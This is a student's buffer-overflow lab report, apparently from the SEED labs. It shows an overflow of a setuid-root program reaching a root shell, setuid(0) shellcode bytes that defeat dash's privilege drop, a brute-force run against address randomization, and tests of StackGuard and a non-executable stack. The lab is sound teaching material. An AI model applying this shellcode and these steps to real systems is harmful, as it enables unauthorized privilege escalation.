


LAB: Buffer Overflow Vulnerability Lab

This lab is about buffer-overflow vulnerability. Buffer overflow is defined as the state in which a program attempts to write data outside the limits of fixed length buffers pre-allocated. A malicious user may use this vulnerability to modify the program's flow control, which leads to malicious code execution.

Task-1: Running Shellcode

- Executing below command to disable the address space randomization in ubuntu system.


`sudo sysctl -w kernel.randomize_va_space=0`



The screenshot shows a terminal window titled "Machine-C [Running] - Oracle VM VirtualBox". The terminal prompt is "/bin/bash". The user has entered the command `sudo sysctl -w kernel.randomize_va_space=0`, and the output is `kernel.randomize_va_space = 0`. The terminal window has a blue title bar and a taskbar on the left with various application icons.

- Compiled and executed the code **call_shellcode.c** which is launching a shell stored in the buffer of this code. The **execstack** in the command allows to execute stack in the code.

`gcc -z execstack -o call_shellcode call_shellcode.c`



The screenshot shows a terminal window titled "Machine-C [Running] - Oracle VM VirtualBox". The terminal prompt is "/bin/bash". The user has entered the command `nano call_shellcode.c`, followed by `gcc -z execstack -o call_shellcode call_shellcode.c`. The output shows the compilation of the code. The terminal window has a blue title bar and a taskbar on the left with various application icons.

- I observed that call_shellcode file is generated after compiling and running call_shellcode.c program. Refer below snapshot:


A terminal window with a light gray background and a dark blue sidebar on the left containing icons for various applications. The terminal text shows a series of shell prompts and a directory listing command.

```
[11/19/20] seed@VM: ~$  
[11/19/20] seed@VM: ~$  
[11/19/20] seed@VM: ~$  
[11/19/20] seed@VM: ~$  
[11/19/20] seed@VM: ~$ ls  
android      Desktop      lib          Templates  
bin           Documents   Music        Videos  
call_shellcode Downloads    Pictures  
call_shellcode.c examples.desktop Public  
Customization get-pip.py   source  
[11/19/20] seed@VM: ~$
```

Task-2: Exploiting the Vulnerability

In the vulnerable program, a badfile with content is generated. This badfile input its content when the program executes. The maximum length of original input size is 517 bytes, and the buffer size is 24 bytes which is way too less. As given in code, strcpy() will not check the size and copy the content from badfile. Hence, it constitutes to bufferoverflow vulnerability.

- To exploit the buffer overflow vulnerability and to gain root access, I have compiled and executed exploit.c program. This program will generate compiled file called exploit. Refer below snapshot:

A terminal window titled 'Machine-C [Running] - Oracle VM VirtualBox' with a dark theme. It shows the compilation and execution of a program, followed by a directory listing that includes the newly created 'badfile' and 'exploit' files.

```
Machine-C [Running] - Oracle VM VirtualBox  
/bin/bash  
[11/19/20] seed@VM: ~$ gcc -o exploit exploit.c  
[11/19/20] seed@VM: ~$ ./exploit  
[11/19/20] seed@VM: ~$ ls  
android      Customization  exploit.c     source  
a.out        Desktop        get-pip.py    stack.c  
badfile      Documents      lib           Templates  
bin          Downloads     Music        Videos  
call_shellcode examples.desktop Pictures  
call_shellcode.c exploit        Public  
[11/19/20] seed@VM: ~$
```

- After the execution of exploit.c program, a badfile was also created. Refer below snapshot showing badfile created and the content in it.


```
/bin/bash
[11/19/20]seed@VM:~$ gcc -o stack -z execstack -fno-stack-protectio
r stack.c
[11/19/20]seed@VM:~$ ./stack
$ id
uid=1000(seed) gid=1000(seed) groups=1000(seed),4(adm),24(cdrom),2
7(sudo),30(dip),46(plugdev),113(lpadmin),128(sambashare)
$ exit
[11/19/20]seed@VM:~$ sudo chown root stack
[11/19/20]seed@VM:~$ sudo chmod 4755 stack
[11/19/20]seed@VM:~$ ./stack
# id
uid=1000(seed) gid=1000(seed) euid=0(root) groups=1000(seed),4(adm
),24(cdrom),27(sudo),30(dip),46(plugdev),113(lpadmin),128(sambasha
re)
#
```

Task 3: Defeating dash's Countermeasure

- The dash shell drops the privileges when it detects that effective UID does not equal to the real UID.
- Changing **/bin/sh** symbolic link to point back to **/bin/dash**
- The program `dash_shell_test.c` can be compiled and set up root-owned by using following commands:
`gcc dash_shell_test.c -o dash_shell_test`
`sudo chown root dash_shell_test`
`sudo chmod 4755 dash_shell_test`
- Observed that after executing `dash_shel_test.c` program, the uid is **seed**. Refer below snapshot:

```
Machine-C [Running] - Oracle VM VirtualBox
/bin/bash
[11/19/20]seed@VM:~$ nano dash_shell_test.c
[11/19/20]seed@VM:~$ sudo ln -sf /bin/dash /bin/sh
[11/19/20]seed@VM:~$ gcc dash_shell_test.c -o dash_shell_test
[11/19/20]seed@VM:~$ sudo chown root dash_shell_test
[11/19/20]seed@VM:~$ sudo chmod 4755 dash_shell_test
[11/19/20]seed@VM:~$ ./dash_shell_test
$ whoami
seed
$ id
uid=1000(seed) gid=1000(seed) groups=1000(seed),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),113(lpadmin),128(sambashare)
$ exit
[11/19/20]seed@VM:~$
```

- Now removing the previous badfile generated with /bin/sh and again creating badfile with exploit.c after adding below changes in exploit.c program.

```
"\x31\xc0" /* Line 1: xorl %eax,%eax */
"\x31\xdb" /* Line 2: xorl %ebx,%ebx */
"\xb0\xd5" /* Line 3: movb $0xd5,%al */
"\xcd\x80" /* Line 4: int $0x80 */
```

- The attempt of this attack on the vulnerable program is to observe the effect when /bin/sh is linked to /bin/dash.

```

Machine-C [Running] - Oracle VM VirtualBox
/bin/bash
[11/19/20]seed@VM:~$ nano exploit.c
[11/19/20]seed@VM:~$ gcc -o exploit exploit.c
[11/19/20]seed@VM:~$ rm badfile
[11/19/20]seed@VM:~$ ls
android      dash_shell_test  exploit          Public
a.out        dash_shell_test.c exploit.c         source
bin          Desktop          get-pip.py       stack
call_shellcode Documents        lib              stack.c
call_shellcode.c Downloads        Music            Templates
Customization examples.desktop Pictures          Videos
[11/19/20]seed@VM:~$ ./exploit
[11/19/20]seed@VM:~$ ls
android      dash_shell_test  exploit          stack
a.out        dash_shell_test.c get-pip.py       stack.c
badfile      Desktop          lib              Templates
bin          Documents        Music            Videos
call_shellcode Downloads        Pictures
call_shellcode.c examples.desktop Public
Customization exploit           source
[11/19/20]seed@VM:~$
[11/19/20]seed@VM:~$
[11/19/20]seed@VM:~$
[11/19/20]seed@VM:~$
[11/19/20]seed@VM:~$

```

- After executing the vulnerable program `./stack`, observed that uid has changed to root. Refer below snapshot:


```

Machine-C [Running] - Oracle VM VirtualBox
/bin/bash
[11/19/20]seed@VM:~$ ./exploit
[11/19/20]seed@VM:~$ ls
android      dash_shell_test  exploit          stack
a.out        dash_shell_test.c get-pip.py       stack.c
badfile      Desktop          lib              Templates
bin          Documents        Music            Videos
call_shellcode Downloads        Pictures
call_shellcode.c examples.desktop Public
Customization exploit           source
[11/19/20]seed@VM:~$
[11/19/20]seed@VM:~$
[11/19/20]seed@VM:~$
[11/19/20]seed@VM:~$
[11/19/20]seed@VM:~$ ./stack
# id
uid=0(root) gid=1000(seed) groups=1000(seed),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),113(lpadmin),128(sambashare)
# whoami
root
#

```


Task 4: Defeating Address Randomization

- Executing below command to defeat the address randomization countermeasure on 32-bit VM
`sudo /sbin/sysctl -w kernel.randomize_va_space=2`
- After executing vulnerable program, observed **Segmentation fault**




```
Machine-C [Running] - Oracle VM VirtualBox
/bin/bash
[11/19/20]seed@VM:~$ sudo /sbin/sysctl -w kernel.randomize_va_space=2
kernel.randomize_va_space = 2
[11/19/20]seed@VM:~$ ./stack
Segmentation fault
[11/19/20]seed@VM:~$
```

- Now repeating the vulnerable program (./stack) by using brute force approach. It will run until address in the badfile is not correct. It will run in infinite loop and the attack will succeed once the script stop.



```
/bin/bash
0 minutes and 22 seconds elapsed.
The program has been running 7786 times so far.
./bruteforce.sh: line 14: 11336 Segmentation fault ./stack
0 minutes and 22 seconds elapsed.
The program has been running 7787 times so far.
./bruteforce.sh: line 14: 11337 Segmentation fault ./stack
0 minutes and 22 seconds elapsed.
The program has been running 7788 times so far.
./bruteforce.sh: line 14: 11338 Segmentation fault ./stack
0 minutes and 22 seconds elapsed.
The program has been running 7789 times so far.
./bruteforce.sh: line 14: 11339 Segmentation fault ./stack
0 minutes and 22 seconds elapsed.
The program has been running 7790 times so far.
./bruteforce.sh: line 14: 11340 Segmentation fault ./stack
0 minutes and 22 seconds elapsed.
The program has been running 7791 times so far.
./bruteforce.sh: line 14: 11341 Segmentation fault ./stack
0 minutes and 22 seconds elapsed.
The program has been running 7792 times so far.
./bruteforce.sh: line 14: 11342 Segmentation fault ./stack
0 minutes and 22 seconds elapsed.
The program has been running 7793 times so far.
#
```

- After the successful brute force attack approach, observed that uid has changed to root.




```
/bin/bash
./bruteforce.sh: line 14: 11337 Segmentation fault ./stack
0 minutes and 22 seconds elapsed.
The program has been running 7788 times so far.
./bruteforce.sh: line 14: 11338 Segmentation fault ./stack
0 minutes and 22 seconds elapsed.
The program has been running 7789 times so far.
./bruteforce.sh: line 14: 11339 Segmentation fault ./stack
0 minutes and 22 seconds elapsed.
The program has been running 7790 times so far.
./bruteforce.sh: line 14: 11340 Segmentation fault ./stack
0 minutes and 22 seconds elapsed.
The program has been running 7791 times so far.
./bruteforce.sh: line 14: 11341 Segmentation fault ./stack
0 minutes and 22 seconds elapsed.
The program has been running 7792 times so far.
./bruteforce.sh: line 14: 11342 Segmentation fault ./stack
0 minutes and 22 seconds elapsed.
The program has been running 7793 times so far.
# id
uid=0(root) gid=1000(seed) groups=1000(seed),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),113(lpadmin),128(sambashare)
# whoami
root
#
```

Task 5: Turn on the StackGuard Protection

- Turn off the address randomization and compile the program without the -fno-stack-protector. Changing the permissions to root as shown in snapshot.

- After running the vulnerable program, observed that **stack terminated** or the program has been aborted.



The screenshot shows a terminal window titled "Machine-C [Running] - Oracle VM VirtualBox". The terminal output is as follows:

```
/bin/bash
[11/19/20]seed@VM:~$ gcc -o stack -z execstack stack.c
[11/19/20]seed@VM:~$ sudo chown root stack
[11/19/20]seed@VM:~$ sudo chmod 4755 stack
[11/19/20]seed@VM:~$ ./stack
*** stack smashing detected ***: ./stack terminated
Aborted
[11/19/20]seed@VM:~$
```

Task 6: Turn on the Non-executable Stack Protection

- Now turn on the nonexecutable stack protection using command:
`gcc -o stack -fno-stack-protector -z noexecstack stack.c`
- The non-executable stack only run shellcode on the stack, but it does not prevent buffer-overflow attacks.
- Hence, I observed segmentation fault after running the vulnerable program. Refer below snapshot:

